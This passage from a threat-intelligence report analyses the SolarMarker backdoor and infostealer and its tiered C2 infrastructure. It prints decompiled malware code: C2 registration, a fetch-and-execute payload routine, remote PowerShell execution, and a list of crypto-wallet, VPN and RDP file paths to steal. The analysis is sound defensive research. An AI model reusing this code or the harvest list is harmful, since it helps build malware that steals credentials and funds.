    Deimos.a.getArch() ? "x64" : "x86",
    Deimos.a.randomSleep(),
    "\",\"rights\":\"",
    Deimos.a.isAdmin() ? "Admin" : "User",
    Deimos.a.randomSleep(),
    "\",\"version\":\"",
    A_0.backdoor_version,
    "\",\"",
    Deimos.a.Array2String(new char[] { 'w', 'o', 'r', 'k', 'g', 'r', 'o', 'u', 'p' }),
    "\":\"",
    Deimos.a.return_?(),
    Deimos.a.randomSleep(),
    " | ?\",\"",
    Deimos.a.Array2String(new char[] { 'd', 'n', 's' }),
    "\":0",
    Deimos.a.Array2String(new char[]
    {
        ',', '"', 'p', 'r', 'o', 't', 'o', 'c', 'o', 'l',
        '_', 'v', 'e', 'r', 's', 'i', 'o', 'n', '"', ':',
        '2', '}'
    })
```

```
{"action":"ping","hwid":"91NUSI6GCG34GIUNY1LD
BDXVC7F8ILXY","pc_name":"","os_name":"Win
10","arch":"x64","rights":"-","version":"MR_3/B","wor
kgroup":"? | ?","dns":0,"protocol_version":2}
```

Figure 13: *System and user data to be sent to C2 before encryption (Source: Recorded Future and eSentire)*

The data sent to the C2 for registration includes the following fields (**Table 3**)


User / System Field	Field Description
action	The initial request's value is designated as "ping"
hwid	Identifies the client for the C2
pc_name	Refers to the victim's hostname
os_name	Specifies the Windows version and service pack level
arch	Specifies the architecture as 64-bit or 32-bit

rights	Indicates whether the user possesses admin or user privileges
version	Represents the hard-coded version of the backdoor
workgroup	Presumed to be the host's workgroup but is hard-coded with the value of “?”
dns	Presumed to be the DNS server but is hard-coded with the value of “0”
protocol_version	Hard-coded as Protocol_version_2; CrowdStrike suggests it may represent the communication protocol version

Table 3: *User/system data collected (Source: Recorded Future)*

After the client sends the `ping` action, it processes the next task assigned by the C2. The client can be assigned two tasks: `file` and `command`.

The `file` action is sent by the C2 to have the client retrieve an additional payload, save it as a file, and then execute it. The C2 also indicates whether the file is a Windows executable or a PowerShell script. In either case, the client will generate a file with a random 24-character file name located in the `temp` directory. The client will then send a `get_file` action to the C2 to retrieve the actual payload. The C2 replies with the payload, which the client saves to the created file and then executes.




```
string text5 = j.c(Deimos.a.Array2String(new char[] { 's', 't', 'a', 't', 'u', 's' })).e();
if (text5 == Deimos.a.Array2String(new char[] { 'f', 'i', 'l', 'e' }))
{
    text4 = j.c(Deimos.a.Array2String(new char[] { 't', 'a', 's', 'k', '_', 'i', 'd' })).e();
    string text6 = j.c(Deimos.a.Array2String(new char[] { 't', 'y', 'p', 'e' })).e();
    if (text6 == Deimos.a.Array2String(new char[] { 'e', 'x', 'e' }))
    {
        try
        {
            string text7 = string.Concat(new object[]
            {
                Environment.GetEnvironmentVariable("temp"),
                '\\',
                Deimos.a.genRandomString(24),
                Deimos.a.Array2String(new char[] { '.', 'e', 'x', 'e' })
            });
            byte[] array = Deimos.a.Call_AES_Encrypt_and_Send(string.Concat(new string[]
            {
                "{\"",
                Deimos.a.Array2String(new char[] { 'a', 'c', 't', 'i', 'o', 'n' }),
                "\":\"",
                Deimos.a.Array2String(new char[] { 'g', 'e', 't', '_', 'f', 'i', 'l', 'e' }),
                "\",\"",
                Deimos.a.Array2String(new char[] { 'h', 'w', 'i', 'd' }),
                "\":\"",
                A_0.hwid,
                "\",\"",
                Deimos.a.Array2String(new char[] { 't', 'a', 's', 'k', '_', 'i', 'd' }),
                "\":\"",
                text4,
                Deimos.a.Array2String(new char[]
                {
                    '"', ',', '"', 'p', 'r', 'o', 't', 'o', 'c', 'o',
                    'l', '_', 'v', 'e', 'r', 's', 'i', 'o', 'n', '"',
                    ':', '2', '}'
                })
            }), A_0);
            File.WriteAllBytes(text7, array);
            Process.Start(text7);
            text2 = Deimos.a.ChangeStatus(A_0.hwid, text4, true);
```

Task is ‘file’
Type is ‘exe’
{"action":"get_file","hwid":"(),"task_id":"(),"protocol_version":2}

Figure 14: *File action functionality (Source: Recorded Future)*

The `command` action is simpler; it takes and executes a supplied PowerShell command.




```
}
else if (text5 == Deimos.a.Array2String(new char[] { 'c', 'o', 'm', 'm', 'a', 'n', 'd' }))
{
    try
    {
        text4 = j.c(Deimos.a.Array2String(new char[] { 't', 'a', 's', 'k', ' ', 'i', 'd' })).e();
        string text8 = j.c(Deimos.a.Array2String(new char[] { 'c', 'o', 'm', 'm', 'a', 'n', 'd' })).e();
        Deimos.a.runPowerShellCommand(text8);
        text2 = Deimos.a.ChangeStatus(A_0.hwid, text4, true);
    }
    catch
    {
        text2 = Deimos.a.ChangeStatus(A_0.hwid, text4, false);
    }
```

Figure 15: *Command action functionality (Source: Recorded Future)*

After each command, the client will send a `change_status` action to the C2, indicating it is ready for the next command.

SolarMarker Infostealer Module

The SolarMarker infostealer has the capability to steal various crypto wallets, including Atomic, Bither, Coin Wallet, Coinomi, Electrum, Exodus, Guarda, GreenAddress, Jaxx, Ledger Live, MyMonero, Neon, Scatter, SimplEOS, Trinity, and Wasabi. Additionally, it can target VPN and RDP configurations as well as cookies and browser credentials from popular browsers like Brave, Google Chrome, Opera, Microsoft Edge, and Mozilla Firefox.



```
List<Main.Class10> list = new List<Main.Class10>();
string environmentVariable = Environment.GetEnvironmentVariable("userprofile");
string text = environmentVariable + "\\AppData\\Roaming";
string text2 = environmentVariable + "\\AppData\\Local";
Main.smethod_1(list, "Atomic", "Wallet", "*", text + "\\atomic\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Guarda", "Wallet", "*", text + "\\Guarda\\Local Storage\\leveldb", false);
Main.smethod_1(list, "SimpleOS", "Wallet", "*", text + "\\simpleos\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Neon", "Wallet", "*", text + "\\Neon\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Wasabi", "Wallet", "*", text + "\\WalletWasabi\\Client\\Wallets", false);
Main.smethod_1(list, "MyMonero", "Wallet", "*.mmd*", text + "\\MyMonero", false);
Main.smethod_1(list, "Jaxx", "Wallet", "*", text + "\\Jaxx\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Jaxx", "Wallet", "*", text + "\\com.liberty.jaxx\\IndexedDB", false);
Main.smethod_1(list, "Electrum", "Wallet", "*", text + "\\Electrum\\wallets", false);
Main.smethod_1(list, "Ethereum", "Wallet", "*", text + "\\Ethereum\\keystore", false);
Main.smethod_1(list, "Exodus", "Wallet", "*", text + "\\Exodus\\exodus.wallet", false);
Main.smethod_1(list, "GreenAddress", "Wallet", "*", text + "\\GreenAddress Wallet\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Coin Wallet", "Wallet", "*", text + "\\Coin Wallet\\Local Storage\\leveldb", false);
Main.smethod_1(list, "Bither", "Wallet", "*", text + "\\Bither", false);
Main.smethod_1(list, "Coinomi", "Wallet", "*", text2 + "\\Coinomi\\Coinomi\\wallets", false);
Main.smethod_1(list, "Ledger Live", "Hardware wallet", "*.json", text + "\\Ledger Live", false);
Main.smethod_1(list, "Trinity", "Hardware wallet", "*.realm", text + "\\Trinity", false);
Main.smethod_1(list, "Scatter", "Hardware wallet", "*.json", text + "\\scatter", false);
Main.smethod_1(list, "Unknown?", "Wallet?", "*wallet*.dat", text, false);
Main.smethod_1(list, "Unknown?", "Wallet?", "*.wallet", text, false);
Main.smethod_1(list, "Unknown?", "Wallet?", "*wallet*.dat", text2, false);
Main.smethod_1(list, "Unknown?", "Wallet?", "*.wallet", text2, false);
string[] directories = Directory.GetDirectories(text, "Electrum-*");
foreach (string text3 in directories)
{
    Main.smethod_1(list, "Electrum", "Wallet", "*", text3 + "\\wallets", false);
}
Main.smethod_1(list, "OpenVPN?", "VPN?", "*.*vpn", environmentVariable, true);
Main.smethod_1(list, "RDP", "RDP", "*.rdp", environmentVariable, true);
```

Figure 16: *SolarMarker information stealer wallets and RDP/VPN configuration (Source: Recorded Future)*

The infostealer's communication to the C2 is much like the backdoor. The initial communication to the C2 involves an AES key exchange using RSA public encryption. The data is then transmitted to the C2 in the form of encrypted JSON.

When executed, the SolarMarker infostealer first collects browser credentials and cookies. It then sends this data to the C2 with the action `init`. The `init` action is nearly identical to the `ping` action used by the backdoor, except there is an added data field for the browser data.

The infostealer will then examine the response from the C2. If it receives the action `DPAPI`, it will decrypt the credential data using `DPAPI` and the `CryptUnprotectData` Window functionality and then send that data back to the C2.

Finally, the infostealer will collect the crypto wallet information and send it to the C2.

Infrastructure Analysis

Multi-tiered Infrastructure

Insikt Group identified unique server configurations linked to SolarMarker C2 servers. These configurations, found on ports 22 and 80 of the Nginx instances, have remained consistent since we started tracking SolarMarker. During the time of observation, this has led to the identification of 35 distinct C2 servers, with an average of around 25 C2 servers active at any given time. While we refer to these servers as C2 servers for simplicity reasons, given their role as the sole communication points with infected devices, it is presumed that they are effectively used to relay communication to higher-tier servers (see **Figure 17**).



via port 80
via port 443
via port 443
via port 443
via port 8033
Infected Devices
Tier 1 servers (C2) have a one-to-many relationship with victims
Tier 2 servers have a one-to-many relationship with C2 servers
Tier 3 servers have a one-to-one relationship with tier 2 servers and are typically linked to a domain
Tier 4 server is the central server likely used to administer tier 3 servers
Auxiliary server Suspected backup or health check server used for monitoring purposes
Cluster 1

Figure 17: *SolarMarker's multi-tiered infrastructure (Source: Recorded Future)*

Leveraging Recorded Future Network Intelligence, Insikt Group identified Tier 2 servers to which the Tier 1 C2 servers connect via port 443. The server configurations on these Tier 2 servers resemble those on the Tier 1 C2 servers, albeit with variations such as additional HTTP banners on port 443, along with self-signed certificates.

According to our analysis, there were at least two operational Tier 2 servers at any given time, each linked to a distinct cluster of Tier 1 C2 servers. The operational status of each Tier 2 server was assessed by its active communication with Tier 1 C2 servers and higher-tier infrastructure, in addition to passive network-based detections. While Tier 1 C2 servers within a cluster typically maintained consistent connections to the same Tier 2 server over time, we noticed the threat actor periodically changing Tier 2 servers, causing Tier 1 C2 servers to switch their associations. Further details on this observation are provided later in this report.

Additional observations through Recorded Future Network Intelligence revealed that the Tier 2 servers communicated with Tier 3 servers via port 443, establishing a persistent one-to-one relationship. Similar to Tier 2 servers, only two Tier 3 servers appeared operational at the time. All Tier 3 servers observed during the time of analysis exhibited similar server configurations on the same set of open ports. Like the Tier 2 servers, the Tier 3 servers appear to undergo periodic replacements by the threat actor. The Tier 3 servers are always associated with domains that have all been registered through Namecheap.

Throughout the entire observation period, all Tier 3 servers consistently connected to the same Tier 4 server via port 443. The configuration of this Tier 4 server resembles those of the Tier 2 servers in several aspects. The Tier 4 server is considered the central server of the operation, presumably used for effectively administering all downstream servers on a long-term basis. This theory is further supported by the observation that the Namecheap domain associated with the Tier 4 server was registered at the end of 2021 and has consistently resolved to the Tier 4 server's IP address since then.

Of note, the domain linked to the Tier 4 server was registered approximately two months after PRODAFT released an in-depth report on October 19, 2021. In its report, PRODAFT disclosed its successful infiltration of SolarMarker's C2 infrastructure and its subsequent collaboration with authorities. This likely compelled the threat actor to undertake significant — if not complete — reconstruction of its infrastructure.

While we consider the Tier 4 server to be the highest-tier component in SolarMarker's multi-tiered infrastructure, we have consistently observed this server communicating with another server via port 8033. Although the precise purpose of this server remains unknown, we speculate that it is used for monitoring, possibly serving as a health check or backup server. Due to the lack of further insights, we have labeled it as an auxiliary server.

The Second Strain

As mentioned previously, we observed two clusters of Tier 1 C2 servers, each with its own dedicated Tier 2 and Tier 3 servers but ultimately connecting to the same Tier 4 server (see **Figure 18**). Cluster 1 appears relatively large, encompassing around 30 Tier 1 C2 servers, whereas Cluster 2 is smaller and less active. While the difference in size could theoretically stem from collection or detection biases, it is unlikely, given that the detection of Tier 1 C2 servers relies on HTTP banner signatures. This methodology provides us with high confidence in the total number of Tier 1 C2 servers at any given time.

Other patterns, such as the shifting of higher-tier infrastructure over time, as described in the next section, have been consistent across both clusters. Moreover, with one exception, the Namecheap domains associated with both clusters' Tier 3 servers are typically registered on the same day, implying that the threat actor conducts maintenance and updates for both clusters simultaneously.




Figure 18: *SolarMarker's multi-tiered infrastructure linked to two clusters (Source: Recorded Future)*

At the time of writing, the specific purpose for the existence of the second cluster remains unclear, but there are a couple of hypotheses. For example, it is plausible that it is used for testing (such as for specific campaigns), targeting specific regions or industries, operational uptime and stealth, or manageability. However, none of these hypotheses could be substantiated further without additional evidence.

Shifting Infrastructure Over Time

As previously noted, Tier 1 C2 servers within a cluster typically maintain stable connections to specific Tier 2 servers over time. However, we have observed the threat actor periodically changing the Tier 2 servers, resulting in Tier 1 C2 servers adjusting their associations accordingly (see **Figure 19**). Our analysis indicates that this transition process takes some time, implying likely manual involvement from the threat actor. We observed that Tier 1 C2 servers from Cluster 1 ceased connections with their Tier 2 servers on February 6, 2024, and began connecting to a new Tier 2 server on February 13, 2024. It should be noted that not all C2 servers transitioned to communicating with the new Tier 2 server after the transition.




Figure 19: *Shifting Tier 2 infrastructure during the first half of February 2024 (Source: Recorded Future)*

Although it remains uncertain why the threat actor shifts its higher-tier infrastructure or whether predefined infrastructure shifting intervals exist, the most likely explanation is to enhance stealth, reducing the window of opportunity for researchers, law enforcement, and other agencies to respond.

Victimology

Using Recorded Future Network Intelligence, we consistently observed high numbers of SolarMarker victims ever since we began monitoring its infrastructure in September 2023. The majority of victim organizations were concentrated in five industry sectors: education, public sector, healthcare, hospitality, and SMEs (see **Figure 20**). Among the identified victims are top-tier universities, governmental departments, global hotel chains, and healthcare providers, among others. Corresponding with targeting patterns highlighted by PRODAFT, the majority of victims are situated in the US. Other countries with likely victims of SolarMarker include India, Germany, Russia, Nigeria, Japan, the UK, and Bulgaria, among others.

